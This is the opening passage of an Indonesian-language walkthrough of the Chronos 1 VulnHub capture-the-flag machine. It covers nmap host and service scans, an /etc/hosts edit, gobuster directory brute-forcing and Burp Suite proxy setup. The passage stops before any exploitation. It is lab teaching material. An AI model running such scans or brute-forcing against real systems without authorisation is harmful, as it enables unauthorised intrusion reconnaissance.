
CTF CHRONOS 1

Vulnerable machine: Chronos 1
https://www.vulnhub.com/entry/chronos-1,735/



1. Menemukan IP Target
- melakukan scanning network dengan nmap untuk menemukan IP target

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 06:59 EST
Nmap scan report for 192.168.1.1
Host is up (0.0037s latency).
Nmap scan report for 192.168.1.2
Host is up (0.0087s latency).
Nmap scan report for 192.168.1.108
Host is up (0.028s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 13.23 seconds
```

2. Menemukan port yang terbuka pada server

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV 192.168.1.108
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 07:02 EST
Nmap scan report for 192.168.1.108
Host is up (0.041s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4f283a438898d86a5e13176eb9d5fea (RSA)
|   256 415a21c458f22be48a2f3173cefd37ad (ECDSA)
|_  256 9b3428c2b9334b37d501306f87c46b23 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
8000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 14.42 seconds
```

3. Menambahkan domain pada file `/etc/hosts`


-buka file `/etc/hosts` dengan editor nano

```
┌──(root㉿kali)-[/home/kali]
└─# nano /etc/hosts
```


-tambahkan IP server dan domain chronos.local

```
  GNU nano 6.4                          /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

192.168.1.104 earth.local terratest.earth.local
192.168.1.108 chronos.local

^G Help      ^O Write Out  ^W Where Is   ^K Cut       ^T Execute    ^C Location
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify    ^/ Go To Line
```

4. Membuka halaman website lewat browser
-buka halaman chronos.local



-pada hasil scan nmap juga ditemukan port 8000, buka halaman tersebut




Chronos - Date & Time

Today is Tuesday, March 07, 2023 12:49:11.


-gunakan gobuster untuk mengetahui ada halaman apa didalam website tersebut

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://chronos.local:8000/ -w /usr/share/wordlists/dirbuster/director
y-list-2.3-medium.txt -x html,php,js,zip
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://chronos.local:8000/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              html,php,js,zip
[+] Timeout:                 10s
===============================================================
2023/03/07 07:52:38 Starting gobuster in directory enumeration mode
===============================================================
/date                 (Status: 500) [Size: 1064]
/Date                 (Status: 500) [Size: 1064]
Progress: 1102726 / 1102805 (99.99%)
===============================================================
2023/03/07 08:29:18 Finished
===============================================================
```


-dari hasil brute force dengan gobuster hanya ditemukan halaman /date dengan status error (HTTP status: 500)




-lakukan inspect elemen pada halaman chronos.local dan pilih tab network, disini terdapat request yang dilakukan ke server untuk menampilkan tanggal dan jam




-gunakan extension Foxy Proxy (https://addons.mozilla.org/id/firefox/addon/foxyproxy-standard/) untuk menghubungkan browser firefox dengan burpsuite




-tambahkan pengaturan untuk burp suite




-ubah pengaturan firefox menjadi tanpa proxy




-pastikan di burp suite sudah terdapat pengaturan untuk binding ke localhost




-hidupkan proxy burp dan lakukan reload pada halaman chronos.local




-jika berhasil akan muncul 3 request pada HTTP history pada burp suite




-klik kanan pada request yang mengarah ke http://chronos.local:8000 dengan method GET lalu pilih Send to Repeater



